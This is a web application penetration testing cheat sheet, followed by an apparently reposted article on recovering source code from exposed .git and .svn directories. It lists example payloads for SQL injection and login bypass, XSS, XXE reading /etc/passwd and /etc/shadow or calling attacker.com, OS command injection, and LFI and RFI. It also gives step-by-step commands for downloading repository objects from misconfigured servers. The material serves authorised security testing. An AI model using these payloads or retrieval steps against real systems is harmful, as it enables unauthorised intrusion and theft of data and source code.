Maltego	Maltego is an interactive data mining tool that renders directed graphs for link analysis.
theharvester	theHarvester is a tool for gathering e-mail accounts, subdomain names, virtual hosts, open ports/ banners, and employee names from different public sources

I thought about including a detailed section on OSINT in this cheat sheet, but at this time I've decided not to since I believe it deserves its own cheat sheet (perhaps later down the line).

Instead I'd like to point you towards some excellent resources on OSINT that I think all pentesters should familiarize themselves with.

- Michael Bazzell
  - https://inteltechniques.com
  - Open Source Intelligence Techniques
- Google Dorking
  - https://www.exploit-db.com/google-hacking-database/

Mapping

> In an engagement the goal of mapping is to gain an understanding of the application from a typical users perspective.

Identify Technologies

Tool	Description
NMap	TCP/IP host and port scanning tool with fantastic service and OS fingerprinting capabilities.

Port Scanning, Service Fingerprinting, and OS Detection

- Port scans top 1000 TCP ports.

```
nmap 192.168.100.2
```

- Ping sweep 8 localhost addresses (actually does an ARP, ICMP, then TCP 80)

```
nmap –sP 192.168.100.0-7
```

- Port scans TCP ports 80 & 443

```
nmap -p 80,443 192.168.100.2
```

- Port scans top 1000 TCP ports, fingerprints OS and services, then runs NSE scripts

```
sudo nmap -A 192.168.100.2
```

- Port scans all 65535 TCP ports, fingerprints them, and runs NSE scripts

```
sudo nmap –A –p- 192.168.100.2
```

- Port scans top 1000 UDP ports

```
sudo nmap -sU 192.168.100.2
```

- Port scans all 65535 UDP ports.

```
sudo nmap -sU –p- 192.168.100.2
```

- Port scans all 65535 UDP ports, fingerprints them, and runs some NSE scripts.

```
sudo nmap –sU -p- -A 192.168.100.2
```

> **Port scanning the web server typically marks the transition from information gathering to mapping.** Be sure to make note of exposed ports, service versions, and OS/s!

Browser and Interception Proxy Setup

Firefox

Tool	Description
Firefox	Modern, cross-platform, web browser that boasts a large collection of useful extensions.

`Firefox` is typically the default choice in browser when it comes to web application penetration testing. This is namely because of the amount of useful extensions available, and the fact that it doesn't affect your global proxy settings.

Firefox Extensions

Tool	Description
User-Agent Switcher	Firefox addon that allows for quickly changing the browser's user agent string
Wappalyzer	Browser extension that detects various software components and technologies used on websites.
FoxyProxy Standard	Web browser proxy switcher

These are extensions that I generally use in one way or another in every engagement and I recommend installing them prior to mapping.

Configure Firefox for Burp

Before you can begin mapping the application you must first configure your browser to proxy traffic through `Burp`

- In `Firefox`
  - Configure the `FoxyProxy` extension with a proxy for Burp Suite
    - IP: `127.0.0.1`
    - Port: `8080`
  - Configure `Firefox` to trust Burp's dynamic SSL certificates
    - Open http://burp/
    - Save the certificate
    - Import the certificate into `Firefox`

Burp Configuration

Tool	Description
Burp Suite Pro	Integrated platform for performing security testing of web applications.

You should customize Burp so that it suites your preferences. But, at the very least I recommend setting the `Scan Speed` to `thorough` since you will typically be using the scanner sparingly and this way it will make more requests and check for more vulnerabilities when it is being used.

Burp Extensions

Tool	Description
Burp Extender	API for expanding the functionality of Burp suite, extensions available within the BApp store.
Retire.js (BApp)	Burp suite extension used to detect vulnerabilities in outdated JavaScript components.
Wsdler (BApp)	Burp suite extension that parses WSDL files to create sample requests for all available methods.
Python Scripter (BApp)	Executes a custom python script on each HTTP request and response by processed by Burp.

These are the `Burp` extensions that I typically use in most engagements. Much like the `Firefox` extensions I like to have them installed prior to mapping the application.

These are installed using the `Burp Extender` module within Burp Suite Pro.

Manual Mapping

Manual enumeration of the web application is perhaps the most important part of the mapping process. It's imperative that you visit every page, follow every link, and perform every iteration with the application that you possibly can in order to establish a request/response baseline in Burp's sitemap.

> **Manual mapping is critical for Single Page Apps** Automatic spidering often fails when it comes to mapping single page applications due to the fact that most HTTP requests are sent asynchronously via JavaScript (AJAX).

Automated Mapping

Automated Mapping is done using `Burp Spider` and can be useful in finding additional pages that you normally wouldn't find during manual enumeration. Typically Burp Spider will find more pages in legacy applications than in more-modern SPAs.

> **Automated Spidering is dangerous** Depending on the situation I will map anywhere from 80% to 95% of the target application manually and only use the spider in very specific situations. This is because the spider can potentially be destructive in certain situations.

Post-Mapping Analysis

At this point you should have the first iteration of the sitemap of the application you're testing in `Burp` and you should make note of what you've identified thus far.

Specifics you should make note of:

- Web server

- Application Architecture (Tech Stack)
- Programming Language/s
- Frameworks
- Design Patterns

This is also a good time to make note of any areas of the application where you are expected to complete a series of actions in a certain order. Oftentimes these processes can be manipulated and executed out of order and can possibly lead to significant findings (e.g. e-commerce checkout experience, password reset form, etc.).

Discovery

> In an engagement the goal of discovery is to gain an understanding of the application from an **attackers perspective.**

Transitioning from Mapping to Discovery

It's generally time to transition from mapping to discovery after you've established your sitemap, and conducted some initial functional analysis of the target. At this point you're going to be looking to identify as many vulnerabilities in the target application as possible. This includes, not only, The OWASP Top 10 but also flaws in application business logic. Bear in mind that you will encounter a myriad of vulnerabilities that do not fit nicely into one specific category so you should always be vigilant.

Content Discovery

Vulnerability Scanning

Tool	Description
Nikto	Web server vulnerability scanner with fantastic fingerprinting capabilities.

`Nikto` is among the best when it comes to vulnerability scanners and does an excellent job at identifying vulnerabilities in the target application. It also has a `-Format` switch to easily export the scan results into a format that is easy to read and refer to later on.

Scan the target & output results into HTML format for easier readability.

```
nikto -h http://example.com -output ~/nikto.html -Format htm
```

> **Vulnerability scanning with Nikto will typically mark the transition from mapping to discovery.** Once you have the results of your scan it's important to take the time to review them and visit any page/s that stand out

Forced Browsing

Tool	Description
Burp Engagement Tools	A set of special purpose tools built into Burp Suite Pro that apply to specific resources.
Engagement Tool: Discover Content	Forced borwsing tool built into Burp Suite Pro.
Burp Intruder	Burp suite tool used to automate customized attacks against web applications (e.g. brute forcing, injection, etc.).
	Open source database of malicious inputs, predictable resource names, greppable

	strings for server response messages, and other resources like web shells.

Forced browsing is a discovery technique for identifying resources that are not referenced by the target application, but are reachable nonetheless. `Discover Content` is a `Burp` tool that exists specifically for this purpose. Additionally, `Burp Intruder` can also be used for forced browsing by conducting a dictionary attack against the target (usually by injecting into url parameters or file paths). `FuzzDB` contains some excellent wordlists for this purpose, specifically take a look at the discovery section for wordlists for the purpose of forced browsing.

Testing for Alternative Content

Tool	Description
User Agent Switcher	Firefox addon that allows for quickly changing the browser's user agent string.
Burp Intruder	Burp suite tool used to automate customized attacks against web applications (e.g. brute forcing, injection, etc.).
FuzzDB	Open source database of malicious inputs, predictable resource names, greppable strings for server response messages, and other resources like web shells.

One thing I really like to do early on during the discovery process is to try different user agents on certain pages using the `User Agent Switcher` extension for `Firefox`. This extension does exactly what it sounds like and changes the `User-Agent` request header to the one you select in the extension. This is because some applications are written to respond differently to different `User-Agent` and `Referer` headers.

I'll often use `Burp Intruder` to fuzz the `User-Agent` and `Referer` headers for some of these pages as well. Typically using a wordlist from the `FuzzDB` project as well.

Automated Discovery

Tool	Description
Burp Scanner	Burp Suite tool used for automatically finding security vulnerabilities in web applications.

While you've been mapping the application and conducting the initial parts of discovery `Burp Passive Scanner` has been running in the background analyzing the target for vulnerabilities. These scan results should be reviewed prior to kicking off a scan with `Burp Active Scanner` with any particularly stand-out pages made note of so that you can investigate them further at a later time.

Due to the **very** long amount of time that it takes for `Burp Active Scanner` to complete I usually prefer to run it in bursts, reviewing scan results in between and making note of the results.

> **Automated Scanning is dangerous** Using Burp Scanner may result in unexpected effects in some applications. Until you are fully familiar with its functionality and settings, you should only use Burp Scanner against non-production systems.

Configuration

Default Configurations

Testing for default configurations is a logical follow-up step after enumerating the different technologies in-use by the target during mapping. A lot of frameworks ship with vulnerable pre-configured applications in order to introduce developers to their offerings. However, a lot of these "sample applications" are vulnerable out of the box! Better still if

they exist on the same web server as the target (usually due to developer negligence, and forgotten about) they can oftentimes expose it to attack.

Testing for Misconfigurations

Ideally you should be keeping an eye out for misconfigurations in the application at all stages of testing. But, some big things you want to look out for at this point are verbose error messages since they will oftentimes give away useful information about **database structure** and the **web server file system**.

> **Verbose Error Messages Are Almost Always a Finding** The knowledge that these error messages give to attackers can often help in exploiting successful injection or LFI (local file include) attacks.

Another thing to look out for is any sensitive form fields that do not explicitly disable autofill. A big one that I see quite a bit is password fields with a "show/hide" button. By default browsers do not save the values entered for `input` tags with a `type="password"` attribute. However, when the "show" button is pressed it changes the `input` to `type="text"` which the browser can put in it's autofill cache. This is a risk if the application can ever be used in a shared computing environment.

Authentication

During the discovery process you should scrutinize any login forms that you come across. If these forms are not properly secured (e.g. 2-factor, captcha, retry attempt lockout, etc.) an attacker can often gain unauthorized access to user account/s. Depending on how these forms are written or what framework / CMS is being used the target application may reveal the existence of a user account even if a login attempt fails.

If any of these are true in your test it should almost always be noted and reported as a finding. Further, if any of the login forms are not using encryption (or an outdated/broken version of SSL/TLS) that should be noted and reported as well.

Fuzzing Logins

Tool	Description
CeWL	Wordlist generator that creates wordlists by spidering target web sites.
Burp Intruder	Burp suite tool used to automate customized attacks against web applications (e.g. brute forcing, injection, etc.).
Burp Intruder	Burp suite tool used to automate customized attacks against web applications (e.g. brute forcing, injection, etc.).

After you've scrutinized the applications login form/s it's usually a good time to do some fuzzing. `CeWL` is a really great tool for building custom wordlists for just this purpose. You should review the help documentation first by using the `-h` switch.

For reference the syntax you will use will always be something like

```
cewl [options] www.example.com
```

Once you've crafted your custom wordlist it's time to break out `Burp Intruder` once again and do the actual fuzzing. Generally I do this using two-payload sets (one being a wordlist of usernames and the other my `CeWL` generated list for the passwords). The attack type you should typically use in intruder for this type of fuzzing is `Cluster Bomb` .

Session Management

Session-token / Cookie analysis is not a particularly glamorous part of any engagement but it's an important one nonetheless. Typically you want to try and get an understanding of what the target application is using for session tracking and then test the session-tokens themselves using a tool like `Burp Sequencer` in order to determine how random/predictable they are. Further, some applications (generally legacy apps) will store session contents on the client-side. Occasionally this data will contain encoded, serialized objects that could potentially hold sensitive information.

This is also the time to check if the `Set-Cookie` header of the http responses from the web server contains `Secure` and `HttpOnly` flags. If not this should be noted and reported as a finding as there is never really a reason not to include these flags.

> **Ask Google** It only takes a minute to google search the particular session token that you have from the target. This could potentially lead to being able to predict session tokens, which opens the door to session hijacking attacks.

Testing Session Tokens With Burp

Tool	Description
Burp Sequencer	Burp Suite tool for analyzing randomness in a collection of data.

`Burp Sequencer` is an excellent tool that allows us to test session-tokens for randomness and predictability. While you are testing session-management you should use this tool to analyze the session token by **clearing your cookies** and then authenticating into the target application. Send the HTTP response containing the `Set-Cookie` header to `Burp Sequencer` and then have the sequencer analyze the token by starting a live capture. Typically it's okay stop the live capture after ~10,000 requests as that is generally sufficient to determine randomness and predictability in the session-tokens.

If session tokens are not sufficiently random it opens the door to session hijacking attacks, and should be noted.

Authorization

Authorization issues like missing function level access control, and insecure direct object reference are among the most prevalent findings that I come across a majority of the time. This is because a lot of developers do not take into account the idea that a low-privilege user, or even an unauthenticated user, would try to send requests to higher-privilege endpoint (broken access control)

```
http://example.com/app/admin_getappInfo
```

or attempt to access data belonging to a different user (insecure direct objet reference)

```
http://example.com/app/accountInfo?acct=notmyacct
```

Testing Access Control

Tool	Description
Compare Site Maps	Burp Tool for testing authorization by comparing site maps.

This is a technique that I like to use after I've acquired two different user accounts intended to have different access levels within the target application (usually a standard account and an admin account, but this also works for testing unauthenticated users as well).

I will map the application using the higher-privilege account, logout of the application, login as the lower-privilege user, then use Burp's `Compare Site Maps` tool in order to see what resources I can access as the lower-privilege user that should be limited to only the higher-privilege user.

> **Make sure your target is added to the default session-handing rule's scope!**

Data Validation Testing

Tool	Description
Burp Repeater	Simple tool for manually manipulating and reissuing individual HTTP requests

Injection vulnerabilities exist in web applications because they accept arbitrary user input, and do not properly validate it on the server-side. As a tester you should make note of any areas of the application that accept arbitrary user input and try to inject into them.

All applications are different so there is no one single blanket checklist you should follow when testing for injection flaws. However, I will try to break them down into sub-sections along with example injection payloads. Further, `Burp Repeater` is typically what I use the most when testing for injection flaws. It is a relatively-simple tool that lets you repeat requests to the same endpoint while giving you the opportunity to change the payload each time.

Something **very** important to keep in mind: The purpose of discovery is to simply identify the flaws, whereas with exploitation we want to see how far they go. Obviously, the existence of any of these injection flaws is worthy of reporting, however try to save in-depth testing of each one after the discovery phase.

Please refer to the OWASP links in each sub-section for more information.

SQL Injection

If any inputs are used in queries to a database they could possibly be vulnerable to SQL injection. Combined with misconfiguration issues such as **verbose error messages** this can lead to significant amounts of data being compromised by an attacker.

I recommend reading this wiki by Netspi when testing for SQL injection as it's a great resource. At it's simplest though, if you get a database error back from any of these payloads odds are that the target is vulnerable to SQL injection.

`Sqlmap` is a tool that allows for testing for sql injection in an automated way, and I will dig into its use further in the **exploitation** section.

OWASP - Testing for SQL Injection)

Examples

```
' OR 1=1 -- 1
' OR '1'='1
' or 1=1 LIMIT 1;--
admin';--

http://www.example.com/product.php?id=10 AND 1=1
```

Cross-site Scripting (XSS)

Cross-site Scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of JavaScript, to a different end user.

There are 3 different types of XSS that you should keep an eye out for:

1. **Stored** - A Stored XSS vulnerability exists when data provided to a web application by a user is first stored

persistently on the server.
2. **Reflected** - A Reflected XSS vulnerability exists when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user.
3. **DOM-Based** - A DOM-based XSS vulnerability exists within a page's client-side script itself.

OWASP - Testing for Cross-site Scripting

Examples

```
<IMG SRC=javascript:alert('XSS')>
"><script>alert('XSS')</script><"
" onmouseover="alert('XSS')

http://server/cgi-bin/testcgi.exe?<SCRIPT>alert(“Cookie”+document.cookie)</SCRIPT>
%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e
```

XML Injection

XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

OWASP - Testing for XML Injection)

Examples

```
Username = foo<
Username = foo<!--
```

XML External Entities (XXE)

If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, e.g., a file on the local machine or on a remote systems.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Template Injection

Template injection allows an attacker to include template code into an existant (or not) template.

Portswigger - Server Side Template Injecton

Examples

```
<%= 7 * 7 %>
{{ 7 * 7 }}
```

OS Command Injection

OS Command Injection is a technique where a user injects OS commands into web application interface with the intention of those commands executing on the web server.

OWASP - Testing for Command Injection)

Examples

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd

Doc=Doc1.pdf+|+Dir c:\
```

Open Redirection

Open redirection is an input validation flaw that exists when an application accepts an user controlled input which specifies a link that leads to an external URL that could be malicious.

OWASP - Testing for Client Side URL Redirect)

Examples

```
http://www.target.site?#redirect=www.fake-target.site
http://www.target.site??url=http://www.fake-target.site
```

Local File Inclusion (LFI)

Local File Inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application.

OWASP - Testing for Local File Inclusion

Examples

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
```

Remote File Inclusion (RFI)

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application.

OWASP - Testing for Remote File Inclusion

Examples

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page
```

Business Logic

Discovering flaws in business logic requires you, as the attacker, to have a decent fundemental understanding of the target application. Once you know the way the application is intended to be used you can start to reason how it could be exploited. When testing for business logic flaws refer back to areas of the application where you as the user are expected to complete a series of actions in a certain order (e.g. password reset form, order form, etc.) and try executing those actions out of order.

Further, you should check if a user is able to enter unrealistic values into certain inputs fields within the application (e.g. a fitness app where a user is expected to enter the amount of miles run)?

This is also a good time to test for unrestricted file upload.

Encryption Flaws

Tool	Description
SSLyze	TLS/SSL Implementation Analyzer

When determining the quality of an applications SSL/TLS implementation I always recommend starting out with the SSL Labs' Server Test, and `SSLyze` if that can't be done.

SSLyze Example

```
sslyze --regular www.example.com
```

Generally, this boils down to:

1. Whether or not the application is using some form of encryption.
2. Is that encryption protocol insecure or vulnerable (TLS 1.2, SSL2/SSl3)?

You should also use this time to investigate if the application is using weak encryption algorithms (e.g. MD5, RC4, etc.) and supports forward secrecy.

Denial-of-Service

In a nutshell Denial-of-Service (DoS) is an attack wherein the prepetrator aims to make the target application unavilable to its users in one way or another. Denial-of-Service attack vectors can range from user file uploads (if they are not logically restricted by size) to a user account lockout mechanism in place to prevent brute force login attempts.

If there are any pages that take a long time to load or ajax requests that take a long time to come back, these could be indicators of poorly written SQL queries that could be leveraged to perform a DoS attack.

Flash Applications

Tool	Description
Firefox Developer Tools	Developer tools built into Firefox for examining, editing, and debugging client-side code
JPEXS (FFDec)	Open source SWF decompiler and editor

If the application that you're testing makes use of flash or other compiled client-side technologies (e.g. silverlight) it's worth it to download them to your filesystem and use a tool like `JPEXS FFDec` to decompile them and examine the source code. If you're able to successfully reverse engineer the application you may uncover some flaws in the underlying code.

Testing Web Services

Web services are technologies used for machine to machine communication, but they should be tested using the same methodology that you've been employing prior to this (mapping -> discovery -> exploitation), using `Burp` to intercept requests and analyze responses from the API endpoint/s.

Testing REST Web Services

Ideally the first thing you should do prior to testing a REST web service is read the documentation if it is available. Typically, this will be the case when conducting a white-box or grey-box penetration testing and is generally perfered since it will allow for a more comprehensive test.

In a black-box test we can use `Burp` to intercept the request/response pairs and look at any information returned in a `JSON` format to try and gain and understanding of the API, but this is very tedious and not recommended if possible.

Regardless, since REST uses the `http` protocol vs something like SOAP services we can test the API endpoints for the same vulnerabilities that we have previously in the **discovery** phase such as SQL injection, and XSS.

Please refer to these articles for additional resources when testing REST APIs.

- https://support.portswigger.net/customer/portal/articles/1965674-using-burp-to-test-for-cross-site-request-forgery-csrf-
- http://blog.isecurion.com/2017/10/10/penetration-testing-restful-web-services/
- https://www.owasp.org/index.php/REST_Assessment_Cheat_Sheet

Testing SOAP Web Services

Tool	Description
WSDLER (BApp)	Parses WSDL files to create sample requests for all available methods

Although these days I certainly see more REST than I do SOAP when testing application web services it is still there and still something you should keep an eye out for.

Something very nice about SOAP-based web services is that they are self documenting via WSDL (web service definition language) files. You can use a tool such as `Wsdler (BApp)` to parse these files and send sample requests via `Burp Repeater` to the endpoint.

Same as REST, these services should be tested for the same vulnerabilities as the other areas of the application (e.g. sql injection, xss, etc.)

- Check out any service-related paths found during mapping/discovery
  - e.g. http://exampleapplication.com/service
- View the WSDL file for the service to load it into Burp
- Go to the Burp Proxy history tab and add the WSDL file to the Wsdler extension via the "Parse WSDL" context menu option.
- Send the sample request to Repeater and determine how the service works

Please refer to these articles for additional resources when testing SOAP APIs.

https://blog.netspi.com/hacking-web-services-with-burp/

Exploitation

> In an engagement the goal of exploitation is to leverage the vulnerabilities found during discovery and measure how **deep they go** and the **true risk that they pose.**

In a nutshell what you want to do at this point is refer to the notes that you've taken during **information gathering**, **mapping**, and **discovery** and dig as deep as possible into the vulnerabilities that you've discovered. Occasionally during the exploitation process you may traverse different (higher) levels of privilege within the target application. If this happens you want to go back and iterate over the methodology again starting at **mapping**.

What follows are some example **exploitation** scenarios, but this step is unique to every engagement.

> **Remember: you are taking your discovery findings to the next level!** which requires a lot of independent research that I cannot possibly fit into a single cheat sheet.

Exploitation Scenarios

Exploiting Cross-site Scripting

Browser Hyjacking

Tool	Description
BeEF	A web-based interface for command and control of XSS-ed zombie browsers

If you've determined that the target application is indeed vulnerable to XSS during **discovery** a good step to take during exploitation is to see if you can use a tool like `BeEF` to "hook" zombie browsers via XSS.

Here is a good article on doing just that

Generally this is something you would use your own browser for in an isolated environment as a proof of concept for just how dangerous XSS is when you eventually present your findings to the client.

Exploiting SQL injection

Data Extraction

Tool	Description
SQLMap	An automated SQL injection tool that both detects and exploits SQL injection flaws on many popular RDBMSs

If the target application is vulnerable to SQL injection `SQLMap` will usually be the go-to tool in order to extract data during exploitation.

There is a great tutorial on the SQLMap site regarding the specific switches and how they work. that I recommend you refer to when first starting out with the tool.

Offline Password Cracking

Tool	Description
Hashcat	World's fastest and most advanced password recovery utility

This one is a bit of a strech but something you should try if you get a dump of user account passwords from the target application.

If the passwords are stored using a 1-way hashing algorithm you can likely use `hashcat` along with a good wordlist such as `rockyou.txt` to crack them as detailed in this article.

Needless to say something like this would be among the biggest findings you could bring to a client at the end of a penetration test.

Authentication Bypass

Something worth trying at this point (if you haven't already) is to attempt to elevate your privilege within the application via SQL injection if you can. There are a good number of articles online about this, but here are a few sample payloads you can try entering on a vulnerable login form (leave password field blank of course)

```
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
```

Cross-site Request Forgery (CSRF)

Tool	Description
Burp: Generate CSRF PoC	Burp tool used to generate a CSRF proof of concept against the target application

If it comes to light that your target is vulnerable to CSRF (usually one of the first things `Burp Scanner` will pick up) you can use the Burp tool `Generate CSRF PoC` to validate if the target application is indeed vulnerable.

Here is a tutoral from portswigger on how to use the tool.

However, it's generally just a matter of:

1. Intercepting an HTTP request (ideally one where your testing account is changing some account information)
2. Right-clicking that request in Burp
3. Generating the CSRF PoC (and modifying some details of the request body)
4. Saving the CSRF PoC to an `html` file
5. Opening the new `html` file and clicking the `submit request` button
6. Validating that the attacker-intended change happened.

Closing

Thanks for reading! The goal of this sheet is to be a resource to anyone conducting a web application penetration test. The intent being to highlight **methodology** over all else.

With that in mind this is a living document and will be updated regularly over time as I receive feedback on it.

--- *Josh Dow*

Reconnaissance

Hidden directories and files as a source of sensitive information about web application

> Original article: https://medium.com/@_bl4de/hidden-directories-and-files-as-a-source-of-sensitive-information-about-web-application-84e5c534e5ad

Hidden directories and files left accidentally on the web server might be a very valuable source of sensitive information. There can be a lot of hidden information in web application root folder: source code version systems folders and files (.git, .gitignore, .svn), project configuration files (.npmrc, package.json, .htaccess), custom configuration files with common extensions like config.json, config.yml, config.xml and many, many others.

In general, those resources can be divided into couple of common categories:

- **Source Code Version control systems**
- **IDE (Integrated Development Environment) configuration files**
- **Project and/or technology specific configuration and settings files**

Let's take a look at them in more details—where to find them and what kind of information to expect from them.

Source code version control systems

Git

Git is "(…)a free and open source distributed version control system designed to handle everything from small to very large projects with speed and efficiency". With GitHub.com it's one of the most popular source code version control system right now, especially in open source world. Also, a lot of companies use their own GitLab installations as well as GitHub Enterprise or Bitbucket.

Basic information about Git objects

Newly created Git repository contains some default folders and files, where all information are stored. Here's sample .git folder, with one commit done already:

Let's take a look at this from attacker point of view. Git repository content is written in objects. All of them are stored in *.git/objects* folder.

Objects can be one of three types: commit, tree and blob.

Commit is an information about commit, with current tree (folders and files structure) object hash.

Tree contains information about folders and files structure—and every single folder or file has its own object hash stored in tree object. It might be another tree (folder which is one level down in the folders structure) or file.

Blob is Git object type where files content are saved. In other way—if you know an object hash of the particular file, you can read content of this file using git *cat-file* command.

When you find *.git* folder on web server, there's simple way to get content of any file, just by downloading and reading Git objects. Sometimes, if you're lucky enough, you can try and clone repository using standard git clone command or just run wget command with -r option set to download all .git folder recursively. But this is not always possible, due to several reasons (like no required credentials or lack of wget command). Let's assume that all those options are not possible.

To make sure that *.git* folder is available just check if you get HTTP 403 response (or similar, but not 404, because it means there's no *.git* folder on this server or in this location):

Reflecting remote files and folders using local Git repository

To be able to do this, you have to create your own, local "dummy" .git repository with skeleton folder structure and download Git objects from remote server.

First, create dummy Git folder:

```
$ git init
```

This will initialize empty Git repository with all required files and folders.

Retrieving and reading information about objects

To start retrieving information from Git repository, first we have to find starting point. Git saves all information in log file and this file is available at *.git/logs/head*

If *.git/logs/head* does not work, but .git returns Forbidden 403, which means it's there, try *.git/logs/HEAD* instead

Let's take a look a little bit closer to sample line of this file:

```
0000000000000000000000000000000000000000 07603070376d63d911f608120eb4b5489b507692
bloorq@gmail.com <bloorq@gmail.com> 1452195279 +0000    commit (initial): index.php initial commit
```

First two strings are object hashes (previous and current commit)—and this is exactly what we are looking for. As this is the very first commit, first hash contains only 0 (as there is no previous commit obviously), second one contains information about current commit.

First we have to create valid path to object. Path contains common path to all objects in repository, which is *.git/objects* following by two parts build from hash—a directory name (first two characters of hash) and filename (the rest of the hash, starting from third character). So to get object identified by hash *07603070376d63d911f608120eb4b5489b507692*, we should try to open following url:

```
localhost/testapp/.git/objects/07/603070376d63d911f608120eb4b5489b507692
```

And—here we are—file download popup:

Remember—you have to save this file in your dummy Git folder created earlier—this is the simplest way to be able to read content of Git objects as by default your **git** (program) will look for them there. So make sure that you saved it in exactly the same location:

```
path-to-your-dummy-git-repository/.git/objects/07/603070376d63d911f608120eb4b5489b507692
```

Now, git cat-file should become your best friend. To check **type** of the object, you can use following command:

```
$ git cat-file -t <hash>
```

To display the **content** of the object, use command:

```
$ git cat-file -p <hash>
```

Now, we can check the type and read content of previously saved object (I'm doing this in repository created on my localhost, but you will get exactly the same result on your machine for any Git repository—only hash will be different)

When you'll take a look at commit description, you can find an information about actual **tree** object hash—as I mentioned earlier, tree contains information about current folder structure (to be more precise: folder structure at the moment when commit was done). Using the same method as above it's simple to see how it looks like:

We're very close. As you can see, currently there's only one file, index.php, and also we know its object hash and type, which is blob. And this is what we need to see content of file using the same method as we've used to read content of commit and tree objects before (first you have to download object from web server, as described above):

Voila!

Now it is important to remember **that this is content of index.php as it was when commit described by object 07603070376d63d911f608120eb4b5489b507692 was done**. If you take a look at log file, you can see that there was second commit (identified by object hash *4db7a14eee2cd3ff529278b75e1653e677fe1d02*) and as it is last commit—it contains all last changes—maybe content of *index.php* differs from what we have seen so far?

Following all steps (read commit content to find tree hash, then read tree to find index.php hash and so on), we will see actual content of index.php:

```
$ git cat-file -p a4215057b6545240452087ad4d015bf9b5b817c5
<?php
echo "Hello testapp!";

$i = 100;
echo "Value of i is $i";

bl4de on Rafals-MacBook in /Library/WebServer/Documents/testapp $
```

Because manual object retrieving is not efficient and very time consuming, I've created simple console tool in Python to automate this process. You can take a look at in here.

.gitignore file

There's also one thing worth to mention if we've found *.git* folder abandoned on web server—**.gitignore** file. The purpose of this file is simple—it is the place where you can put names of all folders and files which should NOT be committed into repository (but it does not mean that they are not there—they just not exists as a part of Git repository, that's all). So it's the simplest way to find all the content which can not be reveal in the way described above.

Subversion (SVN)

Subversion (or SVN) is a source code version control system created by Apache Software Foundation and it is still very popular and widely used, especially in enterprise environments with huge legacy codebase.

Sample structure of SVN folders and files looks like in the following example:

From our point of view, the most important are *SQLite* database **wc.db** file and content of **pristine/** directory. In *wc.db* we will find hashes used as filenames in *pristine/*, so we have to start from this file.

To get information from Subversion, first we need to make sure that wc.db file is available. Try to open following path in your web browser:

```
http://server/path_to_vulnerable_site/.svn/wc.db
```

If you get download popup—it means there's a chance that the rest of *.svn* files will be there. First, we need to read content of *wc.db* to get an information about files hashes (there is no *.logs* directory here, like it was in Git repository described above).

To read content of wc.db, you can use SQLite console client (or any other tool for managing SQLite databases):

```
$ sqlite3 wc.db
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .databases
seq  name             file
---  ---------------  ----------------------------------------------------------
0    main             /Users/bl4de/hacking/playground/wc.db
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE REPOSITORY (   id INTEGER PRIMARY KEY AUTOINCREMENT,   root  TEXT UNIQUE NOT NULL,   uuid  TEXT NO
T NULL   );
INSERT INTO "REPOSITORY" VALUES(1,'svn+ssh://192.168.1.4/var/svn-repos/project_wombat','88dcec91-39c3-4b86-8627
-702dd82cfa09');

(...)

INSERT INTO "NODES" VALUES(1,'trunk',0,'',1,'trunk',1,'normal',NULL,NULL,'dir',X'2829','infinity',NULL,NULL,1,1
456055578790922,'bl4de',NULL,NULL,NULL,NULL);
INSERT INTO "NODES" VALUES(1,'',0,NULL,1,'',1,'normal',NULL,NULL,'dir',X'2829','infinity',NULL,NULL,1,145605557
8790922,'bl4de',NULL,NULL,NULL,NULL);
INSERT INTO "NODES" VALUES(1,'trunk/test.txt',0,'trunk',1,'trunk/test.txt',2,'normal',NULL,NULL,'file',X'2829',
NULL,'$sha1$945a60e68acc693fcb74abadb588aac1a9135f62',NULL,2,1456056344886288,'bl4de',38,1456056261000000,NULL,
NULL);
INSERT INTO "NODES" VALUES(1,'trunk/test2.txt',0,'trunk',1,'trunk/test2.txt',3,'normal',NULL,NULL,'file',NULL,N
ULL,'$sha1$6f3fb98418f14f293f7ad55e2cc468ba692b23ce',NULL,3,1456056740296578,'bl4de',27,1456056696000000,NULL,N
ULL);

(...)
```

See *INSERT* operations to *NODES* table? Each of them contains filename and SHA1 hash, which corresponds to entry in pristine/ folder:

```
$ ls -lA pristine/94/
total 8
-rw-r--r--@ 1 bl4de  staff  38 Feb 21 12:05 945a60e68acc693fcb74abadb588aac1a9135f62.svn-base
```

To map value from NODES to filename, we need to perform some steps:

- remove **$sha1$** prefix
- add **.svn-base** postfix
- use first two signs from hash as folder name inside *pristine/* directory (94 in this case)
- create complete path, which in our sample case will be:

```
http://server/path_to_vulnerable_site/.svn/pristine/94/945a60e68acc693fcb74abadb588aac1a9135f62.svn-base
```

When we try to open this path in the browser, we should be able to download file or display its content directly in browser:

